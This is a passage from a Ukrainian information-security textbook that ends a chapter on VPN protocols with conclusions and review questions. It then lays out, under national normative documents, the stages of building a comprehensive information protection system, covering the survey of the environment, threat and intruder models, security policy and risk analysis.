Щодо засобів криптографічного захисту інформації (а саме на них базується технологія VPN), то слід зазначити, що для них перелік дозволених алгоритмів і протоколів шифрування, обчислення хеш-функцій і цифрового підпису — дуже короткий. Тут можна застосовувати лише ті з них, що відповідають вітчизняним стандартам. Виняток робиться для банківських систем, для яких інтеграція з міжнародними системами електронних платежів є життєво необхідною. За процедуру оцінювання таких систем і надання дозволу на їх використання відповідає Національний банк України.

Вітчизняні криптографічні алгоритми вирізняються з-поміж інших своєю високою стійкістю, вони справді забезпечують надійний захист інформаційного обміну. Але існує велика проблема їх інтеграції із типовими рішеннями VPN. Розглянуті в цьому розділі протоколи канального та мережного рівнів припускають можливість використання будь-яких алгоритмів шифрування й хешування за умови дотримання процедури їх впровадження (реєстрація у відповідних міжнародних органах, наявність ідентифікаційного номера тощо). Наразі така робота триває. На практиці це означає, що немає готового програмного продукту іноземного виробництва, а тим паче програмно-апаратного рішення, що можна було б застосовувати для створення на теренах нашої держави розподіленої ІКС, яка використовує технологію VPN і призначена для оброблення інформації, що є власністю держави, або такої, потребу в захисті якої визначено законодавством. Це не виключає можливості побудови такої системи цілковито на базі вітчизняних рішень (є програмні та апаратні рішення, що пройшли процедуру сертифікації і от-

римали дозволи на застосування), але суттєво ускладнює її повноцінну інтеграцію з будь-якими міжнародними системами.

Висновки

1. Захищена (або приватна) віртуальна мережа — це об'єднання локальних мереж і окремих комп'ютерів через відкрите зовнішнє середовище передавання інформації в єдину віртуальну мережу, яка забезпечує захист інформації, що в ній циркулює. Захист інформації у VPN базується на виконанні таких функцій:
   - автентифікація взаємодіючих сторін;
   - шифрування інформації, яка передається;
   - підтвердження достовірності й цілісності доставленої інформації;
   - захист від повторів, затримок і видалень повідомлень;
   - унеможливлення відмови від фактів відправлення й отримання повідомлень.

   Зазначені функції тісно пов'язані між собою. В основу їх реалізації покладено криптографічний захист даних.
2. Розрізняють три основних види віртуальних захищених мереж:
   - VPN віддаленого доступу;
   - внутрішньокорпоративні VPN;
   - міжкорпоративні VPN.
3. Будь-який із двох вузлів віртуальної мережі, між якими формується захищений тунель, може належати кінцевій чи проміжній точці потоку повідомлень, який захищають. Найкращим з міркувань безпеки є варіант, коли кінцеві точки тунелю збігаються з кінцевими точками потоку повідомлень. Недолік — децентралізація керування: засоби утворення захищених тунелів доводиться встановлювати і настроювати на кожному клієнтському комп'ютері. Якщо обрати кінцевою точкою захищеного тунелю брандмауер або граничний маршрутизатор локальної мережі, завдання адміністрування буде спрощено, але не буде забезпечено захист трафіку всередині локальної мережі, що входить до складу VPN. Під час віддаленого доступу також часто відмовляються від захисту трафіку в телефонних мережах, обираючи кінцевими точками захищеного тунелю засоби, встановлені на теренах провайдерів Інтернету.
4. Реалізацію VPN здійснюють засобами протоколів сеансового, мережного і канального рівнів моделі взаємодії відкритих систем. Побудова VPN на сеансовому рівні дає змогу досягти найбільшої функціональної повноти захисту інформаційного обміну, надійності контролю доступу, а також легкого настроювання системи безпеки. З іншого боку, на сеансовому рівні існує залежність від програм, що реалізують високорівневі протоколи. Крім криптографічного захисту інформації, зокрема автентифікації, на сеансовому рівні є можливість реалізувати деякі функції посередництва між сторонами, що взаємодіють. Для реалізації VPN на сеансовому рівні найбільшого поширення набув протокол SSL/TLS, а для реалізації посередництва — протокол SOCKS.

5. Утворення захищених віртуальних каналів на мережному рівні дає змогу досягти оптимального співвідношення між прозорістю та якістю захисту. На мережному рівні можна повною мірою реалізувати функції захисту трафіку і керування ключами, оскільки саме мережний рівень відповідає за маршрутизацію пакетів. Стандартні засоби захисту мережного обміну на цьому рівні для IP-мережі (зокрема, для Інтернету) визначаються набором протоколів IPSec. Стандартизовані функції захисту IPSec можуть використовувати (і мають це робити) протоколи вищих рівнів, протоколи керування і маршрутизації. Технологія IPSec охоплює кілька різних сфер, до яких належать шифрування, автентифікація та керування ключами.
6. Наявність захищених тунелів на канальному рівні моделі взаємодії відкритих систем забезпечує їхню незалежність від протоколів мережного рівня і всіх вищих рівнів. Таким чином досягається максимальна прозорість VPN. Але при цьому ускладнюються задачі конфігурації та підтримки віртуальних каналів, керування криптографічними ключами, а також зменшується набір реалізованих функцій безпеки. Як протоколи формування криптозахищених тунелів на цьому рівні використовують PPTP, L2F та L2TP.
7. Нормативна база в Україні накладає суттєві обмеження на використання засобів реалізації VPN в інформаційно-телекомунікаційних системах, де обробляється інформація, що є власністю держави або захисту якої вимагає чинне законодавство. У таких системах можна використовувати лише ті криптографічні засоби, що пройшли в Україні процедуру сертифікації та отримали дозвіл на застосування.

Контрольні запитання та завдання

1. Дайте визначення VPN. Які завдання захисту вирішує VPN?
2. Чи можна стверджувати, що, впровадивши шифрування трафіку в двох точках, між якими здійснюється обмін через незахищену мережу, ми реалізуємо VPN?
3. Де можуть бути розміщені кінцеві точки захищених тунелів? Назвіть переваги й недоліки всіх варіантів.
4. На яких рівнях моделі OSI можна реалізувати VPN? Назвіть переваги й недоліки всіх варіантів.
5. У яких випадках найчастіше використовують протокол SSL/TLS?
6. Які функції виконує протокол SOCKS?
7. Назвіть рівні, визначені в архітектурі IPsec.
8. Поясніть різницю між протоколами AH і ESP.
9. Чим режим тунелювання відрізняється від транспортного режиму?
10. Які функції виконує протокол IKE?
11. Які протоколи забезпечують утворення VPN на канальному рівні?

Частина VI

Створення, введення в дію та супроводження захищених систем

Розділ 20

Створення комплексної системи захисту інформації

- Етапи побудови комплексної системи захисту інформації в інформаційно-комунікаційних системах
- Послідовність і обсяг обстеження об'єкта
- Визначення й оцінювання загроз
- Розроблення політики безпеки
- Технічне завдання на створення комплексної системи захисту інформації

20.1. Порядок проведення робіт зі створення комплексної системи захисту інформації

У статті 8 Закону України «Про захист інформації в інформаційно-телекомунікаційних системах» [1] зазначено: «Інформація, яка є власністю держави, або інформація з обмеженим доступом, вимога щодо захисту якої встановлена законом, має оброблятися в системі із застосуванням комплексної системи захисту інформації з підтвердженою відповідністю. Підтвердження відповідності здійснюється за результатами державної експертизи в порядку, встановленому законодавством». Порядок створення комплексних систем захисту інформації та порядок підтвердження відповідності та супроводження таких систем встановлено у нормативно-правовій базі, яку буде розглянуто у цьому та наступних розділах. Розглядаючи нормативні документи, ми будемо дотримуватися їхньої термінології.

Вітчизняним нормативним документом, який регламентує порядок побудови КСЗІ інформаційної системи, є НД ТЗІ 3.7-003-05 «Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі» [86]. Згідно з ним розглянемо етапи процесу побудови КСЗІ.

Під час створення КСЗІ окремі види робіт виконують відповідно до вимог міжвідомчих і відомчих нормативних документів. Ми не розглядатимемо тут нормативних документів відомчого рівня. Але слід мати на увазі, що коли в галузі впроваджено в установленому порядку і діють нормативні документи з питань захисту інформації відомчого рівня або є відповідні нормативні документи, чинність яких поширюється на організацію — власника інформаційно-телекомунікаційної системи (ІТС) або на саму систему, то вони мають вищу силу, і насамперед необхідно керуватися ними (за умови, що такі документи вводять додаткові обмеження, які не суперечать законодавству).

20.1.1. Структура комплексної системи захисту інформації

КСЗІ за потреби може містити заходи та засоби, які здійснюватимуть захист інформації від таких загроз:

- витік інформації технічними каналами (побічні електромагнітні випромінювання, акустичні та оптичні наведення тощо);
- несанкціоновані дії та несанкціонований доступ до інформації;
- спеціальний вплив на систему захисту шляхом формування полів і сигналів з метою порушення цілісності інформації або руйнування самої системи.

Головна вимога, яка висувається до структури КСЗІ, полягає у тому, що така система має бути модульно структурованою. Насамперед це стосується інтегрованих ІТС, які складаються з окремих систем, що мають суттєві відмінності у різних середовищах функціонування, а відтак і різні вимоги до політики безпеки. Завдяки модульності КСЗІ з'являється можливість незалежно розробляти модулі, а також випробувати та експлуатувати їх окремо. Це також дає змогу забезпечити відкриту архітектуру безпеки, концепцію якої викладено в ISO 7498-2-89 «Information Processing Systems — Open Sestems Interconnection — Basic Reference Model — Part 2: Security Architecture» [129, 1130] і було розглянуто в розділі 15 цього підручника.

20.1.2. Створення комплексної системи захисту інформації

Під час розроблення КСЗІ слід залучати організації, які мають ліцензію на здійснення таких робіт. Якщо основний розробник ІКС такої ліцензії не має, доведеться долучати до роботи інших ліцензованих осіб і організації.

Щоб організувати роботу з розроблення та супроводження КСЗІ в ІТС, створюють службу захисту інформації (СЗІ). Зазвичай її формують зі штатних співробітників організації-замовника, для інформаційних потреб якої розробляють систему захисту. Порядок створення СЗІ, її завдання, функції, структуру та повноваження визначено в НД ТЗІ 1.4-001-2000 «Типове положення про службу захисту інформації в автоматизованій системі» [21].

Розробляючи КСЗІ, всі виконавці мають дотримуватися встановленого режиму конфіденційності. Зокрема, у випадках, визначених законодавством, дії з проектування, розроблення, виготовлення, випробування, експлуатації ІТС мають супроводжувати заходи, які б забезпечували режим секретності та могли протидіяти технічним розвідкам, а також організаційні заходи, спрямовані на захист інформації з обмеженим доступом, яка не є державною таємницею.

Відповідно до вимог нормативних документів, КСЗІ для наявної ІТС і для такої, що проектується, розробляють в однаковий спосіб. Деякі несуттєві етапи робіт можна вилучати або поєднувати з іншими, якщо це сприяє підвищенню ефективності процесу створення КСЗІ та жодним чином не призводить до погіршення якості розроблюваної системи захисту.

У табл. 20.1 наведено основні етапи процесу розроблення КСЗІ, які не можна вилучати. Далі ці етапи буде розглянуто більш докладно.

Таблиця 20.1. Основні етапи робіт зі створення КСЗІ

№	Етап	Зміст робіт
1.	Формування вимог до КСЗІ	✦ Обґрунтування необхідності створення КСЗІ; ✦ Обстеження середовищ функціонування ІТС; ✦ Перелік об'єктів захисту; ✦ Розроблення моделі загроз; ✦ Формування завдання на створення КСЗІ
2.	Розроблення політики безпеки	✦ Розроблення концепції безпеки інформації в АС; ✦ Аналіз ризиків; ✦ Вивчення вимог до заходів, методів і засобів захисту; ✦ Добирання основних рішень із забезпечення безпеки інформації; ✦ Організація виконання відновлювальних робіт і забезпечення неперервного функціонування ІТС; ✦ Документальне оформлення політики безпеки
3.	Розроблення технічного завдання на створення КСЗІ	✦ Визначення послуг безпеки, які потрібно реалізувати; ✦ Обґрунтування необхідності проведення спецперевірок, спецдосліджень і потреби у спеціальному обладнанні приміщень; ✦ Вимоги до заходів захисту, що доповнюють програмно-технічні засоби (організаційні, фізичні); ✦ Вимоги щодо обладнання, приладів і метрологічного забезпечення робіт; ✦ Перелік макетів, стендів (якщо такі розробляються); ✦ Оцінювання вартості та ефективності обраних засобів; ✦ Прийняття остаточного рішення щодо будови КСЗІ
4.	Створення проекту КСЗІ	Етап ескізного проектування: ✦ функції КСЗІ та її складових; ✦ комплекси захисту інформації від її витоку технічними каналами та спеціальних впливів; ✦ заходи протидії технічним розвідкам; організаційні, правові та інші заходи захисту; ✦ структура КЗЗ; ✦ узагальнена структура КСЗІ та схема взаємодії її складових; ✦ попередні технічні рішення щодо реалізації завдань і функцій КСЗІ. Етап технічного проектування: ✦ розроблення проектних рішень КСЗІ; ✦ розроблення документації на КСЗІ; ✦ розроблення документації на постачання засобів захисту інформації та (або) технічних вимог до їх розроблення (технічних завдань). ✦ розроблення завдань на проектування в суміжних частинах. Етап робочого проектування: ✦ розроблення робочої та експлуатаційної документації КСЗІ

Таблиця 20.1 (*закінчення*)

№	Етап	Зміст робіт
5.	Введення КСЗІ в дію	✦ Підготовка КСЗІ до введення в дію; ✦ Навчання користувачів; ✦ Комплектування КСЗІ; ✦ Будівельно-монтажні роботи; ✦ Пусконалагоджувальні роботи; ✦ Попередні випробування; ✦ Дослідна експлуатація; ✦ Державна експертиза КСЗІ
6.	Супроводження КСЗІ	✦ Гарантійне та післягарантійне технічне обслуговування; ✦ Забезпечення нормального функціонування КСЗІ

20.2. Вимоги до комплексної системи захисту інформації та політика безпеки

20.2.1. Обґрунтування потреби у створенні системи захисту

Проводиться аналіз нормативно-правових актів, на підставі яких здійснюватиметься обмеження доступу до інформації певних видів. Аналізуються дані на предмет наявності таких їх видів, до яких необхідно обмежувати доступ або забезпечувати їхню цілісність згідно з вимогами нормативно-правових актів. Оцінюються переваги (фінансово-економічні, соціальні тощо), які матиме ІТС після створення КСЗІ.

20.2.2. Обстеження середовищ функціонування інформаційно-телекомунікаційних систем

На цьому етапі ІТС розглядають як організаційно-технічну систему, що складається з обчислювальної системи, фізичного оточення, середовища користувачів, інформації, що обробляється, і технології її оброблення (далі — середовища функціонування ІТС). Обстеження проводять з метою підготовки даних для формування вимог до КСЗІ у вигляді опису для кожного із середовищ функціонування ІТС, а також задля виявлення в цих середовищах елементів, які можуть впливати (безпосередньо чи опосередковано) на безпеку інформації, та взаємного впливу елементів різних середовищ. Результати обстеження задокументовують, щоб мати можливість використовувати ці документи на наступних етапах робіт.

Після обстеження ІТС слід проаналізувати й описати такі аспекти:

- загальну структурну схему і будову ІТС: обладнання, технічні та програмні засоби, їхні зв'язки, особливості конфігурації архітектури й топології, програмні та програмно-апаратні засоби захисту даних, їх взаємне розташування тощо;
- види й характеристики каналів зв'язку;
- особливості взаємодії окремих компонентів, їх взаємний вплив;
- обмеження щодо можливого використання засобів.

За результатами обстеження обчислювальної системи виявляють компоненти ІТС, які мають підвищені вимоги до захисту інформації та потребують впровадження додаткових заходів захисту. Для цього проводять аналіз компонентів на предмет наявності в них засобів і механізмів захисту інформації. Перевіряють потенційні можливості цих засобів і механізмів, їхні властивості та характеристики, зокрема й ті, що встановлюються за умовчанням.

Досліджуючи інформаційне середовище, слід проаналізувати всю інформацію, що обробляють і зберігають в ІТС (дані та програмне забезпечення). Інформацію класифікують за режимом доступу до неї та правовим режимом, визначають і описують види (в термінах об'єктів комп'ютерної системи) її подання в ІТС. Визначають вимоги до властивостей захищеності інформації (її конфіденційність, цілісність, доступність) чи комп'ютерної системи (спостережність) для кожного виду інформації і типу об'єкта, в якому вона міститься. Таким чином виявляють інформаційні об'єкти, що потребують захисту.

Проводять аналіз технології оброблення інформації. За результатами такого аналізу визначають і описують інформаційні потоки та середовища, через які ці потоки передаються, джерела утворення потоків і місця їх призначення, принципи та методи керування інформаційними потоками. Складають структурні схеми інформаційних потоків. Для кожного елемента цієї схеми фіксують склад інформаційних об'єктів, режим доступу до них, можливий вплив на них елементів середовища користувачів, фізичного оточення з точки зору збереження властивостей інформації. Фіксують види носіїв інформації та порядок їх використання під час функціонування ІТС.

Обстежуючи фізичне середовище, потрібно проаналізувати розташування засобів оброблення інформації ІТС на об'єктах інформаційної діяльності, комунікацій, систем життєзабезпечення і зв'язку, а також режим функціонування цих об'єктів. Слід також звернути увагу на таке:

- територіальне розташування компонентів ІТС (генеральний план, ситуаційний план);
- наявність охорони території та пропускного режиму;
- наявність категорійованих приміщень, в яких мають розміщуватися компоненти ІТС;
- режим доступу до компонентів фізичного середовища ІТС;
- вплив чинників навколишнього середовища, захищеність від засобів технічної розвідки;
- наявність елементів комунікацій, систем життєзабезпечення і зв'язку, що виходять за межі контрольованої зони;
- наявність систем заземлення та їхні технічні характеристики;
- умови зберігання магнітних, оптико-магнітних, паперових та інших носіїв інформації;
- наявність проектної та експлуатаційної документації на компоненти фізичного середовища.

Порядок проведення обстеження фізичного середовища має відповідати ДСТУ 3396.1 [264].

Обстежуючи середовища користувачів, проводять аналіз:

- функціонального та кількісного складу користувачів, їхніх функціональних обов'язків і рівня кваліфікації;
- повноважень користувачів щодо допуску до інформації, яку обробляють в ІТС, доступу до ІТС та її окремих компонентів;
- повноважень користувачів щодо управління КСЗІ;
- рівня можливостей користувачів різних категорій, що надають засоби ІТС (можуть бути доступними);
- наявності системи захисту інформації в ІТС.

Після обстеження середовищ функціонування ІТС формують завдання на створення КСЗІ, де визначають завдання захисту інформації в ІТС і мету створення КСЗІ, методи вирішення завдань захисту відповідно до ДСТУ 3396.1, а також напрями забезпечення захисту. Крім того, складають перелік умов і обмежень, згідно з якими має створюватися КСЗІ.

За результатами обстеження середовищ функціонування ІТС затверджують перелік об'єктів захисту (з урахуванням рекомендацій нормативних документів [21, 84, 85] щодо класифікації об'єктів), а також визначають потенційні загрози для інформації та розробляють модель загроз і модель порушника.

20.2.3. Визначення й аналіз можливих загроз безпеці

Розглянемо більш детально етап, на якому визначають і аналізують можливі загрози безпеці. Це фундамент створення КСЗІ. Щоб можна було провести аналіз ризиків і сформувати вимоги до КСЗІ, розробляють *модель загроз* для інформації та *модель порушника*. (У розділі 1 вже було наведено рекомендовану структуру моделі загроз.) Докладні рекомендації з розроблення моделі загроз для інформації та моделі порушника наведено в НД ТЗІ 1.4-001-2000 [21]. Розглянемо їх, дотримуючись термінології цього нормативного документа (зокрема, вживатимемо термін «автоматизована система»).

Перш ніж створювати модель загроз, потрібно скласти перелік суттєвих загроз і описати методи їх впровадження. Виникнення загроз в автоматизованій системі (АС) можуть спричинити:

- технічні канали, до яких належать канали побічних електромагнітних випромінювань і наведень, акустичні, оптичні, радіотехнічні, хімічні та інші канали;
- канали спеціального впливу, створені шляхом формування полів і сигналів з метою руйнування системи захисту або порушення цілісності інформації;
- несанкціонований доступ через підключення до апаратури та ліній зв'язку, маскування під зареєстрованого користувача, подолання заходів захисту з метою використання інформації або нав'язування хибної інформації, застосування закладок і впровадження комп'ютерних вірусів.

Загрози для інформації, що обробляється в автоматизованій системі, залежать від характеристик ОС, фізичного оточення, дій персоналу, технологій оброблення та інших чинників і можуть мати об'єктивну або суб'єктивну природу. Загрози, що мають суб'єктивну природу, поділяють на випадкові (ненавмисні) та навмисні. На виникнення загроз безпеці інформації, які можуть викликати проблеми в роботі автоматизованої системи і які слід враховувати в моделі загроз, впливають такі основні фактори:

- зміна умов фізичного оточення (землетрус, повінь, пожежа або інші стихійні лиха та аварії);
- збої та відмови в роботі обладнання та технічних засобів АС;
- помилки проектування та розроблення компонентів АС (технічних засобів, технології оброблення інформації, програмних засобів, засобів захисту, структур даних тощо);
- помилки персоналу (користувачів) АС під час її експлуатації;
- навмисні дії (або спроби таких дій) потенційних порушників.

Необхідно скласти перелік можливих загроз і класифікувати їх за результатом впливу на інформацію, тобто на порушення яких її властивостей (конфіденційності, цілісності, доступності) загрози спрямовано та чи порушують вони спостережність і керованість АС.

До випадкових загроз суб'єктивної природи (дії, які здійснюють обслуговуючий персонал і користувачі через неуважність, недбалість або необізнаність, але без злого наміру) належать:

- дії, що призводять до відмови АС або її окремих компонентів, руйнування апаратних, програмних, інформаційних ресурсів (обладнання, каналів зв'язку, видалення даних, програм тощо);
- ненавмисне пошкодження носіїв інформації;
- неправомірне змінення режимів роботи АС (окремих компонентів, обладнання, ПЗ тощо), ініціювання тестувальних або таких технологічних процесів, які здатні призвести до незворотних змінень у системі (наприклад, форматування носіїв інформації);
- ненавмисне зараження ПЗ комп'ютерними вірусами;
- невиконання вимог щодо організаційних заходів захисту чинних в АС розпорядчих документів;
- помилки під час введення даних у систему, виведення даних за неправильними адресами пристроїв, внутрішніх і зовнішніх абонентів тощо;
- будь-які дії, що можуть призвести до розголошення конфіденційних даних, атрибутів розмежування доступу, втрати атрибутів тощо;
- неправомірне впровадження і використання забороненого політикою безпеки ПЗ (зокрема, навчальних, ігрових, системних або прикладних програм);
- некомпетентне застосування засобів захисту.

Навмисними загрозами суб'єктивної природи, спрямованими на дезорганізацію роботи АС (чи окремих її компонентів) або виведення її з ладу, проникнення

в систему і отримання можливості несанкціонованого доступу до її ресурсів, можуть бути такі:

- порушення фізичної цілісності АС (окремих компонентів, пристроїв, обладнання, носіїв інформації);
- порушення режимів функціонування (виведення з ладу) систем життєзабезпечення АС (електроживлення, заземлення, охоронної сигналізації, вентиляції тощо);
- порушення режимів функціонування АС (обладнання і ПЗ);
- впровадження та використання комп'ютерних вірусів, закладок, підслуховуючих пристроїв та інших розвідувальних засобів;
- використання засобів перехоплення побічних електромагнітних випромінювань і наведень, акустично-електричних перетворень інформаційних сигналів;
- використання з корисливою метою (шантаж, підкуп тощо) персоналу АС;
- крадіжки носіїв інформації, виробничих відходів (роздруків, записів тощо);
- несанкціоноване копіювання носіїв інформації;
- читання залишкової інформації з оперативної пам'яті комп'ютерної системи або зовнішніх накопичувачів;
- отримання атрибутів доступу з метою їх подальшого використання задля маскування під зареєстрованого користувача («маскарад»);
- неправомірне підключення до каналів зв'язку, перехоплення даних, що передаються, аналіз трафіку тощо;
- впровадження і використання забороненого політикою безпеки ПЗ або несанкціоноване використання ПЗ, за допомогою якого можна отримати доступ до критичної інформації (наприклад, аналізаторів безпеки мереж).

Перелік суттєвих загроз має бути максимально повним і детальним. Для кожної із загроз необхідно визначити:

- на порушення яких властивостей інформації або АС (конфіденційності, цілісності, доступності інформації або спостережності та керованості АС) вона спрямована;
- джерела виникнення (які суб'єкти АС або зовнішні суб'єкти можуть ініціювати загрозу);
- можливі способи впровадження загроз.

У кожному конкретному випадку, беручи до уваги технологію оброблення інформації, слід розробити модель порушника, яка має бути адекватна реальному порушнику для цієї АС. Модель порушника — абстрактний формалізований або неформалізований опис дій порушника, який відображає його практичні та теоретичні можливості, апріорні знання, час та місце дії тощо. Відносно АС порушники можуть бути внутрішніми (обслуговуючий персонал, користувачі системи) або зовнішніми (сторонні особи або будь-хто за межами контрольованої зони).

Модель порушника має визначати:

- мету порушника та ступінь небезпечності для АС у разі її втілення;
- категорії осіб, до яких може належати порушник;

- кваліфікацію порушника;
- характер дій порушника.

Метою порушника може бути:

- отримання необхідної інформації у потрібному обсязі та асортименті;
- внесення змін в інформаційні потоки відповідно до своїх намірів (інтересів, планів);
- завдання збитків через знищення матеріальних та інформаційних цінностей.

Порушників класифікують за рівнем можливостей, що їм надають засоби АС, поділяючи їх, наприклад, на такі чотири групи:

1) порушники, що мають найнижчий рівень можливостей ведення діалогу з АС, — вони можуть запускати фіксований набір завдань (програм), які реалізують заздалегідь передбачені функції оброблення інформації;
2) порушники, які можуть створювати і запускати власні програми з новими функціями оброблення інформації;
3) порушники, які мають можливість керувати функціями АС, тобто впливати на базове програмне забезпечення системи та на склад і конфігурацію її устаткування;
4) порушники, що мають такий обсяг можливостей, як і особи, що здійснюють проектування, реалізацію, впровадження, супроводження програмно-апаратного забезпечення АС; вони можуть долучати до АС власні засоби з новими функціями оброблення інформації.

За рівнем знань про АС порушників можна класифікувати як таких, що:

- володіють інформацією про функціональні особливості АС, основні закономірності формування в ній масивів даних та потоків запитів до них, вміють користуватися штатними засобами;
- мають високий рівень знань та досвід роботи з технічними засобами системи та з їх обслуговування;
- мають високий рівень знань у сфері обчислювальної техніки і програмування, проектування та експлуатації АС;
- володіють інформацією про функції та механізм дії засобів захисту.

За методами і способами, які використовують порушники, останніх можна поділити на таких, що застосовують:

- виключно агентурні методи отримання відомостей;
- пасивні технічні засоби перехоплення інформаційних сигналів;
- лише штатні засоби АС або недоліки проектування КСЗІ задля реалізації спроб НСД;
- способи і засоби активного впливу на АС, що змінюють конфігурацію системи (приєднання додаткових або модифікація наявних технічних засобів, підключення до каналів передавання даних, впровадження і використання спеціального ПЗ тощо).

За місцем здійснення порушниками дій їх поділяють на таких, що:

- не отримують доступу на контрольовану територію організації (АС);
- отримують доступ на контрольовану територію, але без доступу до технічних засобів АС;
- отримують доступ до робочих місць кінцевих користувачів АС (зокрема, віддалених);
- отримують доступ до місць накопичення і зберігання даних (баз даних, архівів, робочих місць адміністраторів тощо);
- отримують доступ до засобів адміністрування АС і засобів керування КСЗІ.

Розроблені модель загроз і модель порушника мають бути оформлені згідно з рекомендаціями НД ТЗІ 1.4-001-2000 [21] і долучені до плану захисту. На їх основі та на підставі результатів аналізу середовищ ІТС проводиться аналіз ризиків (з'ясовуються наслідки, до яких можуть призвести потенційні загрози, та підраховуються збитки, що їх може завдати реалізація цих загроз). Ці дані є вихідними для розроблення політики безпеки інформації.

20.2.4. Розроблення політики безпеки

Як уже зазначалося, політика безпеки — це набір вимог, правил, обмежень і рекомендацій, які регламентують порядок оброблення інформації та спрямовані на її захист від певних загроз. Детальні рекомендації з розроблення політики безпеки наведено в НД ТЗІ 1.4-001-2000. Розглянемо їх.

Термін «політика безпеки» може бути застосовано до АС, окремого її компонента чи послуги захисту, що реалізує система. Політика безпеки інформації в АС є складовою загальної політики безпеки організації та має успадковувати основні її принципи.

Розробляючи політику безпеки, слід враховувати технологію оброблення інформації, модель порушників і модель загроз, особливості ОС, фізичного оточення та інші чинники. В АС може бути реалізовано кілька різних політик безпеки.

Складовими загальної політики безпеки в АС є політики забезпечення конфіденційності, цілісності, доступності інформації, що обробляється в системі.

Політика безпеки має поширюватися на інформацію (рівень критичності ресурсів АС), взаємодію об'єктів (правила, відповідальність за захист інформації, гарантії захисту), деякі компоненти АС.

Політику безпеки потрібно розробляти таким чином, щоб вона не потребувала частої модифікації. Потреба у частому внесенні змін до політики безпеки свідчить про її надмірну конкретизацію (наприклад, не завжди доцільно вказувати назву чи версію програмного продукту).

Політика безпеки має передбачати використання всіх можливих заходів захисту інформації (правових і морально-етичних норм, а також організаційних (адміністративних), фізичних і технічних заходів) і визначати правила та порядок застосування в АС кожного з них.

В основу політики безпеки покладено такі принципи:

- системність;
- комплексність;
- неперервність захисту;
- достатність механізмів і заходів захисту, адекватна загрозам;
- гнучкість керування системою захисту, легкість і зручність її використання;
- відкритість алгоритмів і механізмів захисту, якщо інше не передбачено окремо.

Політика безпеки має доказово давати гарантії того, що:

- для АС (для кожної її складової або кожного функціонального завдання) забезпечено адекватність рівня захисту інформації рівню її критичності;
- реалізація заходів захисту інформації є рентабельною;
- у будь-якому середовищі функціонування АС забезпечено можливість оцінювання і перевірки захищеності інформації;
- забезпечено персоніфікацію положень політики безпеки (стосовно суб'єктів АС), звітність (реєстрацію, аудит) для всіх критичних з точки зору безпеки ресурсів, до яких здійснюється доступ у процесі функціонування АС;
- персонал і користувачі матимуть достатньо повний комплект документації стосовно порядку забезпечення захисту інформації;
- всі критичні з точки зору безпеки інформації технології (функції) АС матимуть відповідні плани забезпечення неперервної роботи та її відновлення в разі виникнення непередбачених ситуацій;
- враховано вимоги всіх документів, які регламентують порядок захисту інформації в АС, та забезпечено їхнє суворе дотримання.

Розроблення політики безпеки відбувається на підготовчому етапі створення КСЗІ (НД ТЗІ 3.7-001-99 [82]) і складається з таких кроків:

- розроблення концепції безпеки інформації в АС;
- аналіз ризиків;
- визначення вимог до заходів, методів та засобів захисту;
- визначення основних рішень із забезпечення безпеки інформації;
- організація виконання відновлювальних робіт і забезпечення неперервного функціонування АС;
- документальне оформлення політики безпеки.

Концепція безпеки інформації в АС

Концепція безпеки інформації в АС викладає систему поглядів і основних принципів безпеки інформації та розкриває головні напрями забезпечення безпеки. Концепцію розробляють на підставі аналізу таких чинників:

- правових і (або) договірних засад;
- вимог до гарантування безпеки інформації згідно із завданнями і функціями АС;
- загроз, впливу яких зазнають ресурси АС, що підлягають захисту.

За результатами аналізу формулюють загальні положення безпеки, які пов'язані з технологією оброблення інформації в АС або впливають на неї:

- мета і пріоритети, яких необхідно дотримуватися в АС для забезпечення безпеки інформації;
- загальні напрями діяльності, необхідні для досягнення цієї мети;
- аспекти діяльності в галузі безпеки інформації, які мають вирішуватися на рівні організації;
- відповідальність посадових осіб та інших суб'єктів взаємовідносин в АС, їхні права і обов'язки щодо реалізації завдань безпеки інформації.

Аналіз ризиків

Аналіз ризиків передбачає вивчення моделі загроз безпеці інформації та моделі порушників, можливих наслідків від реалізації потенційних загроз (рівня заподіяної шкоди) і створення на основі результатів аналізу моделі захисту інформації в автоматизованій системі. Під час проведення аналізу ризиків необхідно виконати низку дій.

Потрібно визначити критичні з точки зору безпеки компоненти і ресурси АС, які можуть бути об'єктами атаки або самі є потенційним джерелом порушення безпеки інформації (об'єкти захисту). Для цього використовують відомості, одержані в результаті обстеження середовищ функціонування АС.

Встановлюється відповідність між моделлю загроз і об'єктами захисту, тобто складається матриця загрози–компоненти (ресурси) АС. Для кожного елемента матриці потрібно скласти опис можливого впливу загрози на відповідний компонент або ресурс АС. У процесі створення матриці можна уточнювати список загроз і об'єктів захисту, внаслідок чого коригувати модель загроз.

Потрібно мати оцінки гранично припустимого та наявного (реального) ризиків реалізації кожної загрози впродовж певного проміжку часу (ймовірності її реалізації). Оцінюючи таку ймовірність, слід вводити кілька дискретних ступенів (градацій). Оцінювання необхідно проводити, припускаючи, що кожна подія має найгірший (з боку власника інформації, що потребує захисту) закон розподілу і що заходи захисту інформації відсутні. На практиці для більшості загроз не можна отримати достатньо об'єктивних даних щодо можливості їх реалізації, тому застосовують якісне оцінювання. У цьому випадку можливість реалізації загрози визначають у кожному конкретному випадку експертним методом або емпіричним шляхом (реєструючи певні події та визначаючи частоту їх повторення) з урахуванням досвіду експлуатації подібних систем.

Якісну оцінку можна подавати числовим значенням або описувати словами (незначна, низька, висока, неприпустимо висока ймовірність реалізації загрози).

У будь-якому разі наявний ризик не має перевищувати гранично припустимого для кожної загрози. Перевищення свідчить про необхідність впровадження додаткових заходів захисту. Потрібно розробити рекомендації щодо зниження ймовірності виникнення та реалізації загроз і рівня ризиків.

Виконується кількісне або якісне оцінювання збитків, яких може бути завдано АС (організації) внаслідок реалізації загроз. Доцільно оцінювати очікувані

збитки від втрати кожної з властивостей інформації (конфіденційності, цілісності та доступності) або керованості АС. Щоб отримати таку оцінку, використовують ті самі методи, які було застосовано під час аналізу ризиків. Розмір збитків визначається розміром фінансових витрат або, якщо це не можна з'ясувати, за якісною шкалою (збитки відсутні, низькі, середні, високі, неприпустимо високі).

Визначення вимог до заходів, методів і засобів захисту

Залежно від рівня конфіденційності інформації, яка обробляється в АС, та її критичності, а також від збитків, завданих реалізацією загроз, матеріального і фінансового стану власника АС та інших чинників розглядають пропозицію щодо доцільності застосування одного з варіантів створення КСЗІ:

- досягнення необхідного рівня захищеності інформації за мінімальних витрат із прийнятним рівнем обмежень на технологію її оброблення в АС;
- досягнення необхідного рівня захищеності інформації за прийнятних витрат із заданим рівнем обмежень на технологію її оброблення в АС;
